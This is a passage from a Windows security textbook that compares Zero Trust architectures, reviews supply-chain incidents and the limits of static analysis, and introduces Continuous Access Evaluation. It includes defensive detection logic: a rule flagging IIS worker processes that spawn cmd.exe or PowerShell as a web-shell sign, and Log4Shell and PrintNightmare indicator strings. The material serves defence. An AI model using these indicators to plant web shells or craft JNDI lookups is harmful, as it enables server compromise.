Best-of-breed multi-vendor. The third-party alternative composes an identity-as-a-service provider (Okta or Ping Identity), a third-party EDR (CrowdStrike Falcon or SentinelOne), a Secure Service Edge or Secure Web Gateway (Palo Alto Prisma or Zscaler), and a separate SIEM and SOAR for telemetry and orchestration. Okta's customer-stories portal positions itself around a "two-thirds of the Fortune 100" framing [1201] the multi-vendor cohort spans Fortune 500 deployments across logistics, telecom, hospitality, and retail, with case studies on Okta's per-customer pages [1201]. The case for: cross-vendor coverage of the supply-chain class, on the principle that two independent vendor failures are less correlated than one. The case against: operational complexity, integration burden, and the recursive observation that *any* third-party vendor on the trusted-publisher list is itself a SolarWinds-style trust assumption: the multi-vendor posture distributes the risk rather than eliminating it.

> ▪ **SIDEBAR** Both Microsoft's and Okta's customer-stories portals are organized by industry segment and per-customer case-study URL; specific named-customer cohorts vary as case studies are added, retired, or refreshed, so this chapter keeps the cohort framing at the industry-segment level rather than enumerating a fixed list of named brands [1200, 1201].

Federal Zero Trust (CISA ZTMM v2.0 and the OMB M-22-09 baseline). CISA published the Zero Trust Maturity Model v2.0 in April 2023 [1202]. The model defines a vendor-neutral architecture across five pillars (Identity, Devices, Networks, Applications and Workloads, Data) with three cross-cutting capabilities (Visibility and Analytics, Automation and Orchestration, Governance) and four maturity stages (Traditional, Initial, Advanced, Optimal). OMB Memorandum M-22-09 set the FY24 implementation baseline [1185]. The DHS-specific operationalization, *CISA Zero Trust Architecture Implementation*, was published in January 2025 as the playbook for the department-level rollouts [1203]. The GAO audit GAO-24-106343 reported in March 2024 that the lead-implementation agencies (CISA, NIST, OMB) had fully completed 49 of 55 EO 14028 requirements, partially completed 5, with one not applicable [1204]. The SEC Office of Inspector General's September 2023 Final Management Letter is the canonical published example of an agency-level M-22-09 readiness review [1205]. The case for: auditability, procurement neutrality, alignment with the federal mandate, and a measurable scorecard. The case against: it is a maturity model rather than an architectural specification, and adoption pace across federal civilian agencies has lagged the FY24 target the OMB memo set.

Pillar / Cost dimension	Microsoft full-stack	Best-of-breed multi-vendor	Federal CISA ZTMM v2.0
Trust root	Microsoft Entra ID + Microsoft Pluton	Mixed (Okta or Ping for SAML, third-party EDR)	Vendor-neutral; agency choice within five pillars
Identity plane	Entra ID with Conditional Access, CAE, PRT	Okta or Ping with SAML to downstream apps	Identity pillar with phishing-resistant MFA baseline
Endpoint	Defender for Endpoint	CrowdStrike Falcon or SentinelOne	Devices pillar; agency-selected EDR
Network	Microsoft Global Secure Access	Palo Alto Prisma or Zscaler	Networks pillar; SASE neutral
Integration FTE estimate	Low to medium (single-vendor APIs)	High (cross-vendor API integration)	Medium to high (M-22-09 compliance overhead)
Vendor supply-chain blast radius	Concentrated at one vendor	Distributed across four-plus vendors	Distributed; auditability primary

§ **ASIDE. WHY MICROSOFT'S OWN SOLARWINDS EXPERIENCE IS THE BEST-OF-BREED ARGUMENT**

Microsoft was a SolarWinds Orion customer. Microsoft was one of the roughly one hundred follow-on victims of the SUNBURST follow-on phase. The MSRC final investigation update of February 18, 2021 documented the actor's late-November 2020 first viewing of files in source repositories, with continued attempts at access into early January 2021 [1206]. The report named the targeted product families (a small subset of Azure, Intune, and Exchange source-code repositories) and confirmed no evidence of access to production services or customer data. Microsoft's own written conclusion was instructive: defense-in-depth protections prevented the actor from acquiring privileged credentials or executing SAML-token-forgery against Microsoft's corporate domains, and "in deployments that connect on-premises infrastructure to the cloud, organizations can delegate trust to on-premises components… this creates an additional seam that organizations need to secure."

The best-of-breed multi-vendor argument is most concretely supported by Microsoft's own post-incident analysis, not by any third-party advocacy. A Zero Trust posture in which the *policy engine* and the *operating system* and the *identity provider* share a vendor (and that vendor was itself a follow-on victim of a supply-chain compromise that targeted its source repositories) needs to interrogate the assumption that one vendor's defense-in-depth is the load-bearing primitive. The Microsoft public conclusion is that defense-in-depth held; the structural observation the post-mortem invites is that "no single

vendor should be the trust anchor for the policy engine that defends against vendor compromise."

Additional axis: where the integration cost lands. Per-vendor licensing is the visible cost. The hidden cost is the engineering FTE the organization needs to maintain the integration graph between products: SCIM provisioning between IdP and downstream apps; SIEM connector maintenance across product versions; cross-product alert-correlation logic that the XDR composition plane handles for free in the Microsoft full-stack but has to be built from scratch in the best-of-breed posture. Federal cohort budgets generally absorb this via a dedicated cybersecurity-modernization line item that commercial Zero Trust pilots rarely receive. The integration-FTE cost is the most under-discussed input to the three-position choice.

All three are responses to the same incident clustering; none of them closes the structural ceiling that follows.

What even perfect execution cannot reach

If the four 2020-2021 incidents broke four engineering assumptions, the three bounds in this section are not engineering. They are mathematics and architecture.

Thompson's "Trusting Trust." A compiler that compiles itself can embed a backdoor that survives indefinitely with no trace in any audited source [1124, 1125]. SLSA addresses the *visibility* problem (what is in your supply chain) by attesting to build steps and provenance [1130]. SBOM addresses the *composition* problem (what components are in your artifact) by inventorying dependencies. Neither addresses the *trust* problem (what your supply-chain participants chose to do at points the attestations do not cover). SLSA Build Level 3 hardens the build platform; the hardened build platform's own toolchain is still an implicit trust root, and an attacker who compromises the toolchain at a layer below the attestation produces attested artifacts that are nevertheless malicious. The 1984 bound is not closed by 2026 supply-chain tooling.

◆ **DEFINITION, RICE'S THEOREM** A foundational result in computability theory (Henry Rice, 1953) stating that for any non-trivial semantic property of programs, no algorithm decides whether an arbitrary program has that property. The theorem bounds what static analysis of program behavior can achieve: no analyzer can decide, in general, whether a program will exfiltrate data, alter records, escalate privileges, or otherwise perform a given semantic action. Fred Cohen's "Computer Viruses: Theory and Experiments," presented in

> 1984, applied the same bound to malware detection [1207]: no general algorithm can decide whether a program is a virus. SBOM tells you *what* is running; Rice tells you it cannot tell you whether what is running is safe.

Cohen's 1984 virus result and Rice's Theorem. SBOM data, combined with vulnerability databases, can answer "do we have a known-vulnerable component?", and Log4Shell IR proved that answer's value. SBOM cannot answer "is the component we have behaving safely?", and the post-Log4Shell follow-on CVEs proved that gap's reality. The composition is decidable; the semantics is not. Rice's Theorem is the bound on what an SBOM-plus-CVE-database posture can detect at scale.

The same-privilege paradox at the orchestration plane. A Zero Trust policy engine that decides every access decision is itself a privileged component. If the policy engine is compromised, the decisions it produces are not trustworthy, and the resources downstream of the engine cannot tell legitimate decisions from forged ones. Microsoft's "Assume Breach" third principle [1117] is the operational acknowledgment that this ceiling is unsolved rather than closed. "Assume Breach" is a posture for limiting blast radius after compromise, not a mechanism for preventing the compromise of the orchestration plane itself.

The 1984 result was load-bearing in December 2020. The 1953 theorem remains load-bearing in this edition. Both are still load-bearing, and the post-2023 stack does not close either.

Five things the 2026 stack still cannot do

The post-2021 defensive stack is a necessary architectural pivot. It is not sufficient. Five honest residuals close out the open-problem framing.

Build-pipeline trust at scale. As of this writing, SLSA Build Level 3 adoption remains uneven rather than a population default. Reproducible builds are still a research aspiration on most Linux distributions and an aspirational footnote on Windows. The median enterprise cannot answer "did this binary come from this source commit?" with cryptographic evidence; the answer in practice is "the vendor's release notes say so." in-toto attestations [1133] cover specific build steps in mature deployments. The post-2021 stack reduces the surface SUNBURST exploited; it does not foreclose it.

Identity-provider compromise as a class. Storm-0558 (disclosed July 2023, with the initial Microsoft technical investigation published in September 2023 and partially walked back in March 2024) is the post-window existence proof that

the policy engine itself is a privileged plane [1208]. Microsoft no longer treats the crash-dump path as confirmed; the CSRB concluded Microsoft was unable to determine how or when Storm-0558 obtained the consumer Microsoft Account (MSA) signing key. A validation flaw in Microsoft's enterprise token validation allowed that consumer key to sign enterprise tokens; the attacker forged Outlook Web Access and Exchange Online tokens for 22 enterprise organizations, including U.S. State Department mailboxes, and approximately 503 related personal accounts. The incident is the finale's subject: When the Chain Snaps: Storm-0558 (Chapter 29).

> ◆ **DEFINITION, STORM-0558** Microsoft's designation for the China-based threat actor responsible for the July 2023 forged-token campaign against Outlook Web Access and Exchange Online, affecting 22 enterprise organizations including U.S. State Department mailboxes and approximately 503 related personal accounts [1208]. The incident sits outside this chapter's December 2021 closing window and is the subject of the finale, When the Chain Snaps: Storm-0558 (Chapter 29).
>
> **Aside: The Storm-0558 preview.** The finale, When the Chain Snaps: Storm-0558 (Chapter 29), picks up the trust-root layer where the post-2021 stack left it. The architectural shape of the next era is the question Storm-0558 opened: if the identity provider's signing key is the trust root, what closes the compromise of that key as a class? Plausible answers in 2026 include shorter-lived signing keys with cryptographic attestation of issuance, threshold-signed identity providers that require multi-party participation in key use, sender-constrained tokens (DPoP) that bind tokens to specific client keys, and hardware-rooted attestation chains for identity-provider infrastructure. All of these are research-grade or early-deployment as of this writing; the trust-root layer is the architectural frontier the post-2023 incidents have foregrounded.

Cross-vendor and managed-service-provider supply chains. The SolarWinds-class lesson did not generalize. The 3CX VoIP-client supply-chain compromise in March 2023 (attributed to UNC4736, a suspected North Korean nexus cluster Mandiant linked to Lazarus-class operations) [1209], the MOVEit file-transfer mass-exploitation by Clop in May-June 2023 [1210], and the Change Healthcare [1211] and CDK Global [1212] cascades in 2024 demonstrated that the build-pipeline-trust lesson translated unevenly across third-party data-transfer and managed-service-provider classes. SLSA and SBOM are necessary tooling; they have not produced a population-level change in cross-vendor supply-chain risk.

> ▪ **SIDEBAR** The 2023-2024 supply-chain cascade (3CX, MOVEit, Change Healthcare, CDK Global) is the empirical reply to the "SolarWinds taught the industry" narrative. The lesson taught the industry to look for build-pipeline compromise of large software vendors; it did not, at the population level, teach the industry to look for the same class of compromise in mid-market communications, file-transfer, and dealer-management vendors. The structural problem the four-incident cluster of 2020-2021 named is still operative.

Conditional Access policy drift. Mature Microsoft Entra tenants routinely carry dozens of Conditional Access policies, with overlapping conditions, exclusions, and break-glass account exceptions. As of this writing, the cloud-identity equivalent of BloodHound (a graph-analysis approach to enumerating reachable Tier-0 identities and policy bypasses) remains less mature than its on-premises Active Directory counterpart. AzureHound and BloodHound Community Edition [1127] extend the on-premises model to the cloud, but production tooling for policy-graph analysis has not yet reached parity with the rate at which CA policies accumulate.

SBOM as forensics tool versus prevention tool. The Log4Shell IR experience demonstrated SBOM's *forensics* utility: organizations that had SBOM data answered "are we exposed?" in hours, while organizations without it took weeks. The *prevention* utility (refusing to install software whose components fail policy) has been slower to mature, both because component-policy semantics are not standardized and because the practical effect would be a substantial change to the enterprise software procurement model.

What a practitioner does today

If you are reading this on a Monday, here is what you do this week, this quarter, this year, and what you stop trying to do entirely.

Lane 1: Preventive hygiene. Inventory vendor build-pipeline exposure. Which vendors push signed code to your endpoints? Which auto-update? Which are deployed via SCCM, Intune, or Workspace ONE? The inventory is the SolarWinds homework. Inventory internet-facing pre-auth surfaces (the ProxyLogon homework).

For build pipelines you own, the operational answer to the SUNSPOT lesson is the four-primitive chain that OpenSSF's SLSA v1.0 framework calls Build Level 3 [1213]:

1. **GitHub Actions OIDC ID tokens** as workflow-bound short-lived identities, requested via `permissions: id-token: write` in the workflow YAML. The token's subject claim binds the job to a named workflow file and ref [1214].
2. **Sigstore Fulcio** as the public-good keyless-signing certificate authority. Fulcio accepts the OIDC token plus an in-memory ephemeral keypair and returns a ~10-minute X.509 cert with the workflow SAN encoded into it [1215, 1216].
3. **cosign** signs the artifact with the ephemeral key and uploads the signature, certificate, and transparency-proof bundle [1216].
4. **Rekor**, the Trillian-backed Merkle-tree transparency log at `rekor.sigstore.dev`, returns a signed entry timestamp that asserts the signature existed before any later attacker could back-date it [1217].

No human signing key. No long-lived signing cert. No manual rotation. Every signing event is publicly auditable. SLSA Build Level 3 provenance is generated by the build platform itself through the OpenSSF reference reusable workflow `slsa-framework/slsa-github-generator` and attested through the same cosign + Rekor lane [1218]. Pair the chain with one of three SBOM-attestation tools as the predicate payload: Microsoft's `sbom-tool` for SPDX 2.2 / 3.0 drops on Microsoft-stack artifacts [398], Anchore's `syft` for multi-language SPDX + CycloneDX generation natively paired with the Grype vulnerability scanner [1219], or Aqua Security's `trivy` for single-step SBOM plus CVE plus IaC plus license plus secret scanning [1220].

◆ **DEFINITION — SLSA Build Level 3** The OpenSSF SLSA framework's third Build-track level [1213], reached when a build produces provenance that is *unforgeable* relative to the build platform itself. SLSA v1.0 (April 2023) defines three Build levels: L1 requires that provenance exists; L2 requires that provenance is authentic (signed by the build platform); L3 requires that provenance is unforgeable. That is, the build platform's own identity is the signer, and no tenant on the build platform can produce provenance attributable to another tenant. Build L3 is what closes the SUNSPOT class for hosted-CI environments: even a tenant who controls their own build job cannot forge provenance for somebody else's artifact.

Definition, Sigstore. The Linux Foundation public-good keyless-signing project, composed of three components: **Fulcio**, a certificate authority that issues short-lived (~10-minute) X.509 certificates binding an ephemeral keypair to an OpenID Connect identity claim; **cosign**, the command-line tool that orchestrates the keyless-signing workflow against Fulcio and Rekor; and **Rekor**, an append-only transparency log built on Google's Trillian Merkle-tree library that records every signing event and returns a signed entry timestamp [1215, 1216, 1217]. The architectural property Sigstore delivers is the elimination of long-lived signing keys: a build job that runs for ten minutes signs an artifact with a key that exists

only for the duration of the job, after which both the key and the certificate expire.

Sidebar. The canonical command-level tutorial for the Lane 1 chain lives at the OpenSSF SLSA "Producing Artifacts" requirements page [1213] and the `slsa-framework/slsa-github-generator` reusable-workflow README [1218] this chapter is the architectural primer, not the command reference.

Enable LSA Protection on every endpoint that supports it: not just new Windows 11 22H2 clean installs, but every system in the fleet that can carry the configuration [436]. Enable the Vulnerable Driver Blocklist [1196]. Disable the Print Spooler on Domain Controllers as standing policy, per CISA ED 21-04 [1166]. Roll out Pluton where the OEM ships it enabled; audit "Pluton present but disabled" with the same rigor as "TPM present but disabled."

Lane 2: Detection deployment. Microsoft Defender for Identity has SACL-based detections for DCSync, Golden Ticket, and Golden SAML signal patterns; deploy them and tune. Microsoft Defender for Endpoint has web-shell detections for ProxyLogon-class IIS worker processes spawning shells or script interpreters; deploy them on every Exchange front-end. Sigma rules for the canonical post-exploitation fingerprints (the `${jndi:` substring in any logged event field for Log4Shell-class detection; `RpcAddPrinterDriverEx` for PrintNightmare-class detection on Domain Controllers).

For the Conditional Access policy-drift surface named as the third open problem above, three open-source tools form a complementary cohort. None subsumes the others; each closes a structurally distinct detection lane.

Maester is a PowerShell + Pester test-automation framework that wraps the Microsoft Graph Conditional Access "What If" evaluation API in the `Test-MtConditionalAccessWhatIf` cmdlet. It ships built-in test profiles aligned to the OMB M-22-09 phishing-resistant-MFA baseline and the CISA ZTMM v2.0 Identity-pillar Optimal stage, and is designed to run as a recurring GitHub Actions, Azure DevOps, or Azure Automation job [1221, 1222, 1223]. Maester occupies the **assertion lane**: does the deployed CA-policy state pass an asserted baseline under What-If simulation?

CAOptics, Joosua Santasalo's Node.js permutation-enumeration tool, evaluates the (subject x app x condition) tuple space against the same Microsoft Graph CA-evaluation API and reports the gaps. It catches break-glass-account exclusion-clause interactions that Maester's assertion profiles do not exercise [1224]. CAOptics occupies the **gap-enumeration lane**.

BloodHound Community Edition with the SpecterOps AzureHound collector is the cloud-side companion to SharpHound's on-premises Active Directory enumeration. Combined BloodHound CE graph models both on-premises and cloud-identity attack paths with explicit cross-boundary edges for Azure AD Connect, Pass-Through Authentication, hybrid-joined devices, and federated trusts [1225, 1226, 1127]. BloodHound CE plus AzureHound occupies the **graph-reachability lane**: what is the set of lateral-movement paths from any identity to any Tier-0 cloud or on-premises identity?

Layer the three tools together. The composition is the operational closure of the "Conditional Access is policy" claim against the policy-drift open problem.

> ▪ SIDEBAR CAOptics was archived read-only by its maintainer in August 2024 with the README note "Project archived due to shifting development priorities" [1224]. The tool remains functional and architecturally canonical for the gap-enumeration lane; readers wanting active development for the graph-reachability lane should track SpecterOps's BloodHound CE AzureHound documentation [1226] for the rolling-release collector and BloodHound CE schema updates.

Sigma-style rule: detect IIS worker-spawned shells (ProxyLogon web-shell fingerprint).

```
# Logic equivalent of a Sigma rule for the ProxyLogon-class web-shell
# pivot. The rule matches the canonical fingerprint: an IIS worker
  process
# spawning an interactive shell or script interpreter, regardless of
  account.
def matches_proxylogon_pivot(event):
    child = event.get('process_name', '').lower()
    suspicious_children = ('cmd.exe', 'powershell.exe',
  'cscript.exe', 'wscript.exe')
    return (
        event.get('event_id') == 4688  # process creation
        and event.get('parent_process_name', '').lower()
  .endswith('w3wp.exe')
        and any(child.endswith(name) for name in suspicious_children)
    )
example = {
    'event_id': 4688,
    'parent_process_name': 'C:\\Windows\\System32\\inetsrv\\
  w3wp.exe',
    'process_name': 'C:\\Windows\\System32\\cmd.exe',
    'user_name': 'NT AUTHORITY\\NETWORK SERVICE',
}
print('match' if matches_proxylogon_pivot(example) else 'no match')
```

Lane 3: Confirmed-compromise response. A confirmed signed-vendor-update compromise is a vendor-level incident. Rotate every secret the trojanized binary could have read. Treat ADFS token-signing certificates as compromised; rotate them with new private key material on hardware-attested storage where possible. Rotate `krbtgt` twice per the Microsoft AD Forest Recovery procedure to invalidate any forged Kerberos tickets. Assume Conditional Access policies were bypassed during the active window if Golden SAML was in play; review sign-in logs for the affected federated trust for the full intrusion window.

▪ **SIDEBAR** The double-`krbtgt` rotation is not paranoia. A single rotation invalidates tickets signed with the prior key; a second rotation, after the configured maximum-ticket-lifetime, ensures the prior-prior key is also retired and no ticket signed with either prior key is still valid. The Microsoft AD Forest Recovery procedure documents the operation explicitly, with a minimum 10-hour wait between resets to exceed the default Maximum-Lifetime-For-User-Ticket and Maximum-Lifetime-For-Service-Ticket policy values [789]. The procedure exists because the second rotation cannot happen until any in-flight ticket with the prior key has expired, and skipping it leaves a window in which forged tickets remain serviceable. Chapter 18 (KRBTGT) owns the `krbtgt` account and the golden-ticket threat model this recovery step defeats.

Lane 4: What does not work. The operational anti-patterns the four incidents made expensive.

Callout. What does not work. Patching CVE-2021-26855 alone is insufficient if the web shell was already on disk before the patch. The patch closes the entry; it does not remove the shell. Rotating `krbtgt` does not address Golden SAML; Golden SAML is a SAML-token-signing problem, and `krbtgt` is the Kerberos key. Rotating ADFS token-signing certificates is the corresponding action. Enabling Conditional Access for the identity the attacker forged tokens for is a closed-stable-door fix; Conditional Access enforcement happens at the resource server, and a forged SAML assertion already passed through the identity layer at the moment the resource server checks. Pluton on the workstation does not retroactively protect the Domain Controller. Pluton is workstation-class silicon in 2023, and Server SKUs are a separate roadmap.

The misconception index closes the audit-flagged premises this chapter opened with as terse back-references rather than a second pass through the chapter.

Misconception Index

Was ProxyLogon 'four chained zero-days in a single exploit'?

No. As detailed above, the canonical pre-auth ProxyLogon path is CVE-2021-26855 into CVE-2021-26858 or CVE-2021-27065 and then a SYSTEM web shell [1152, 1156]. CVE-2021-26857 is a separate authenticated Unified Messaging RCE, patched in the same emergency release but not a fused step in that chain.

Were 250,000 Exchange servers compromised before Microsoft's March 2 patch?

No. As above, Krebs reported "at least 30,000" U.S. organizations on March 5 [1157], while Bloomberg reported at least 60,000 known global victims on March 7 [1158]. Larger hundreds-of-thousands-class figures describe post-disclosure web-shell seeding and follow-on mass exploitation, not a clean pre-patch victim count.

Was Conditional Access integrated with Entra Identity Protection in 2021-2022?

The product was called Azure AD Identity Protection at the time. Azure AD Conditional Access (the policy engine) and Azure AD Identity Protection (the risk-signal source) were already integrated before 2021; the integration is what makes risk-based Conditional Access policies possible. The "Entra" brand was introduced on May 31, 2022 as a family umbrella in Vasu Jakkal's "Secure access for a connected world, meet Microsoft Entra" announcement on the Microsoft Security Blog [1190], and the rename of Azure AD to Microsoft Entra ID (and therefore of Azure AD Identity Protection to Microsoft Entra ID Protection) happened on July 11, 2023 [1191]. Citations to the 2021-2022 product should use the Azure AD naming; citations to the current product use Microsoft Entra ID.

Did NIST SP 800-207 formalize BeyondCorp?

No. As the lineage section argues, NIST SP 800-207 [1116] cites BeyondCorp as one production implementation, not as the framework it merely formalized. Kindervag's Zero Trust framing predates BeyondCorp [1114, 1115], and SP 800-207 is a vendor-neutral synthesis rather than a Google-to-NIST translation.

Is Log4Shell a 'Windows' vulnerability?

No. The bug is in Apache Log4j 2.x [1171], not Windows. It belongs here because Windows Server fleets hosted large populations of vulnerable Java applications; the lesson is transitive-dependency exposure in enterprise Windows operations, not a Windows kernel or platform flaw.

Did Microsoft Pluton ship in 2022 or 2023?

Both, depending on the claim. Pluton was announced in November 2020 [49] Lenovo's Pluton-on-Ryzen-6000 ThinkPad Z13/Z16 ship vehicle reached commercial availability in May 2022 [1187, 1186]; broader chipset support followed later [6]. Fleet claims still need the earlier distinction: Pluton present is not Pluton enabled [130].

The four incidents are the audit trail for what changed. The post-2021 defensive stack is the vocabulary the industry borrowed to talk about it. The vocabulary is now sufficient. The trust roots are not. The finale, When the Chain Snaps: Storm-0558 (Chapter 29), picks up the trust-root layer where that stack left it: Storm-0558 (July 2023), the Microsoft consumer-MSA signing-key compromise that produced enterprise tokens Conditional Access could not distinguish from legitimate ones, and the architectural question it opened: if the policy engine itself is privileged, what closes the compromise of the policy engine as a class?

What it means for you

For a Windows estate, Zero Trust is not an abstract maturity claim. It is a set of joins you should be able to prove: local device state to tenant device object; PRT state to sign-in event; sign-in event to Conditional Access result; Conditional Access result to resource enforcement; resource enforcement to session re-evaluation where supported.

Residual	Class	Zero Trust buys you	You still need
Stolen token replay from another device	Binding	PRT/device context and token protection where supported reduce off-device replay	Sender-constrained tokens broadly; rapid revocation; browser-session hardening
Malware on the bound device	Runtime endpoint	Compliant-device policy blocks unmanaged devices	EDR, application control, least privilege, browser isolation, admin separation
Compliance stale after sign-in	Time	CAE and sign-in frequency shrink windows for participating resources	Device-risk integration, continuous endpoint telemetry, session-revocation runbooks

Residual	Class	Zero Trust buys you	You still need
Conditional Access policy drift	Policy	A centralized PDP and sign-in logs expose decisions	Policy-as-code review, What-If testing, Maester/Graph audits, break-glass governance
Legacy clients and unsupported apps	Coverage	Conditional Access can block known legacy authentication and target resources	App inventory; migration to modern auth; documented exceptions with owners and expiry
Identity-provider compromise	Trust root	Least privilege and anomaly detection reduce blast radius	Key hygiene, token anomaly hunting, cross-plane incident response, vendor-risk design

Verify it yourself. Run the endpoint probe first, then correlate it with the cloud sign-in record.

```
# 1. Local device identity, hardware protection, and PRT state
dsregcmd /status | findstr /i "AzureAdJoined DomainJoined
   DeviceId KeyProvider TpmProtected DeviceAuthStatus AzureAdPrt
   AzureAdPrtUpdateTime AzureAdPrtExpiryTime"

# 2. TPM readiness behind the hardware-rooted part of the claim
Get-CimInstance -ClassName Win32_Tpm -Namespace root\CIMV2\Security\
   MicrosoftTpm |
   Select-Object IsEnabled_InitialValue, IsActivated_InitialValue,
   IsOwned_InitialValue, SpecVersion
```

Then, in Entra sign-in logs or Microsoft Graph, inspect the matching sign-in:

```
Check these fields for the same access attempt:
- deviceDetail.deviceId matches local DeviceId
- deviceDetail.isManaged == true where management is required
- deviceDetail.isCompliant == true where compliant device is required
- conditionalAccessStatus == success for allowed access
- appliedConditionalAccessPolicies[].result explains which policies
   applied
- enforcedGrantControls includes the control you intended, not merely
   any control
- resourceDisplayName is the app you actually care about
```

If the local device is joined and has a PRT but the sign-in log has no matching `deviceId`, the cloud did not evaluate the device you think it did. If `isCompliant` is false or null under a compliant-device policy, the policy should not allow access. If `conditionalAccessStatus` is `notApplied`, your Zero Trust claim is a policy-targeting claim,

not an endpoint-security claim. And if the resource is not CAE-aware, treat revocation as bounded by token lifetime rather than near-real-time evaluation.

▪ **BEQUEATHS** Zero Trust hands the next link one reframing, narrow and load-bearing: the entire on-box chain. Measured, hardware-rooted boot state attested in silicon (Chapter 5, Attestation), VTL1 isolation a ring-0 attacker cannot map (Chapter 6, The Secure Kernel), the long-term secret held off the box (Chapter 15, Credential Guard), the device-bound sign-in key (Chapter 20, Windows Hello), and the TPM-bound Primary Refresh Token (Chapter 19, Pass-the-Hash to Pass-the-PRT). Is demoted from *the story* to *a signal*: one input, alongside identity, application, location, and risk, that a cloud Policy Decision Point weighs before it grants access. That demotion is what the Continuous Access Evaluation chapter (Chapter 27) builds on when it insists the decision must stay live after the token is issued. But the bequest stops at the *moment of the grant*: this chapter does not provide continuous post-issuance re-evaluation. Token theft and replay after access is granted belong to the Continuous Access Evaluation chapter (Chapter 27); it does not provide sender-constrained tokens or any proof of user *intent* (a stolen-but-valid token still spends; it does not invert host-over-guest trust for cloud workloads) that belongs to the Confidential VMs chapter (Chapter 28); and it makes no claim once the decision point's *own* signing key is forged. An identity-provider key compromise the decision point cannot distinguish from a legitimate signature belongs to the When the Chain Snaps chapter (Chapter 29). The chain learns to travel off the box as evidence; it does not yet keep that evidence honest after the decision is made.

CHAPTER 27

Continuous Access Evaluation

TRUST-CHAIN LEDGER

INHERITS	The sign-in authorization decision and the self-contained bearer access token it issues. Validated locally by a resource provider (signature, issuer, audience, expiry) with no call back to the identity provider (Chapter 26, Zero Trust); and the cloud bearer-token residual the credential chain kept routing forward: Credential Guard (Chapter 15) isolated the *storage* of the long-term secret but conceded the *token* minted downstream, and Pass-the-Hash to Pass-the-PRT (Chapter 19) traced the Primary Refresh Token that silently mints those tokens and named CAE its dwell-time control.
PROMISE	An access token that was correct at issuance but is invalidated mid-session (the user disabled, the password reset, MFA enabled, refresh tokens revoked, or risk elevated) stops being honored by a cooperating Microsoft 365 resource provider in near-real-time (up to 15 minutes for critical events; instant for IP-location changes where CAE Conditional Access location enforcement is supported), without returning to a per-request authorization round-trip. Serviced boundary: the Entra identity provider → resource-provider push channel.
TCB	Microsoft Entra as the transmitter of critical events; the CAE-aware resource provider (Exchange Online, SharePoint Online, Teams, Microsoft Graph for Conditional Access policy) as a trustworthy receiver that honors them; Microsoft's first-party push channel between them; and the client app (using MSAL) detecting the 401 and acting on the claims challenge. A compromised resource provider is explicitly *outside* it.

ADVERSARY → BREAK	The fired employee (or a token thief) who keeps presenting a still-valid token. CAE closes the *stale-authorization* gap on the *next* request, never the request already in flight, never a token the IdP never issued (a forgery), and, at Microsoft 365 scale, not instantaneously: critical-event revocation lands within a fan-out window of up to 15 minutes. The Promise covers *revocation of a legitimately-issued token*, not its *possession* or its *authenticity*.
RESIDUAL	Theft and replay of a legitimately-issued bearer token → sender-constrained tokens (DPoP, mTLS), the same proof-of-possession principle Windows Hello (Chapter 20) and WebAuthn and Passkeys (Chapter 21) build into the front door; PRT-layer theft that mints fresh CAE-aware tokens → Pass-the-Hash to Pass-the-PRT (Chapter 19); a *forged* token signed by a key outside Entra's control → When the Chain Snaps: Storm-0558 (Chapter 29); a compromised resource provider that drops revocation events → out of scope.
BEQUEATHS	Near-real-time revocation of a still-valid, *legitimately-issued* token. The premise the finale (Chapter 29, When the Chain Snaps: Storm-0558) stress-tests when it asks what happens if the token was *forged* and no revocation event ever fires. Does NOT provide: revocation of a token the IdP never issued, defense against token *theft* (→ sender-constrained tokens), or PRT-layer revocation (→ Chapter 19). The parallel cloud link, Confidential VMs (Chapter 28), secures the *workload's* memory, not the *session's* tokens.
PROOF	○ documented throughout: Microsoft Learn (the five critical events, the 15-minute SLA, instant IP-location enforcement, `cp1`/`xms_cc`, the up-to-28-hour lifetime), the OpenID SSF/CAEP/RISC Final Specifications, and IETF RFCs 6749/7009/7662/8417/8935/8936/9449/8705. No live-VM capture: CAE is a tenant-and-cloud behavior the book's offline lab cannot exercise.

The Reasoner's question. How can Microsoft Entra and a resource provider revoke or re-evaluate a still-valid access token mid-session without returning to a per-request authorization bottleneck?

▪ **FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER**

- **OAuth 2.0 access token.** A credential the client presents to a protected resource. In the cloud pattern this chapter discusses, the token is usually a signed, self-contained bearer token that the resource provider can validate locally: signature, issuer, audience, expiry, and selected claims. Local

validation is why OAuth scales; local validation is also why mid-life revocation is hard. [1227]

- **Bearer token.** "Bearer" means possession is enough. Unless the access token is sender-constrained by another mechanism, a party that holds the token can present it. CAE changes when a resource provider should honor the token; it does not by itself prove that the presenter is the original client. That distinction is why DPoP and mTLS reappear later in the chapter. [848]
- **Conditional Access.** Microsoft Entra's policy decision layer for user, device, application, location, risk, and session controls: owned by Zero Trust (Chapter 26), which covers the sign-in decision. This chapter covers the period after that decision, when the access token is already in a client's cache.
- **Resource provider.** In generic OAuth language this is a resource server. In Microsoft CAE language it is narrower: Exchange Online, SharePoint Online, Teams, or Microsoft Graph for Conditional Access policy evaluation, a workload that participates in Entra's CAE contract and can enforce a claims challenge on subsequent token-bearing requests. [124]
- **Claims challenge.** A `401 Unauthorized` response whose `WWW-Authenticate` header carries `error="insufficient_claims"` and a base64url-encoded `claims` parameter. It tells a CAE-capable client to bypass the token-cache happy path and ask Entra for a fresh token reflecting current state. [1228]
- **`cp1` / `xms_cc`.** The client-capability declaration that advertises CAE readiness. The client SDK/application advertises capability `cp1` to Entra through `xms_cc` client-capabilities request metadata or the equivalent SDK configuration; Entra then issues CAE-aware tokens whose lifetime can extend up to 28 hours. Without that declaration, Entra falls back to ordinary one-hour access-token behavior. [1228]
- **Security Event Token, SSF, CAEP, RISC.** The standards-track version of the same idea uses RFC 8417 Security Event Tokens as signed event envelopes, SSF as the stream/subscription framework, CAEP for continuous-access session events, and RISC for account-risk and incident events. Microsoft CAE is the first-party Microsoft channel; OpenID Shared Signals is the vendor-neutral direction of travel. [1229]

The bargain in one paragraph. Microsoft Entra Continuous Access Evaluation (CAE) lets access tokens safely live up to 28 hours; "up to" is an upper bound, and actual lifetimes can be shorter. It works by maintaining a push-subscription channel between Entra and Microsoft 365 resource providers, so that when a user is disabled, has their password reset, or has MFA enabled, the resource provider rejects the next request with a `401` and a claims challenge: typically within 15 minutes for critical events, and instantly for IP-location changes where CAE Conditional Access location enforcement is supported [124]. The same pattern was standardized by the OpenID Foundation on September 2, 2025 as SSF 1.0, CAEP 1.0, and RISC 1.0 Final Specifications [1229], opening the

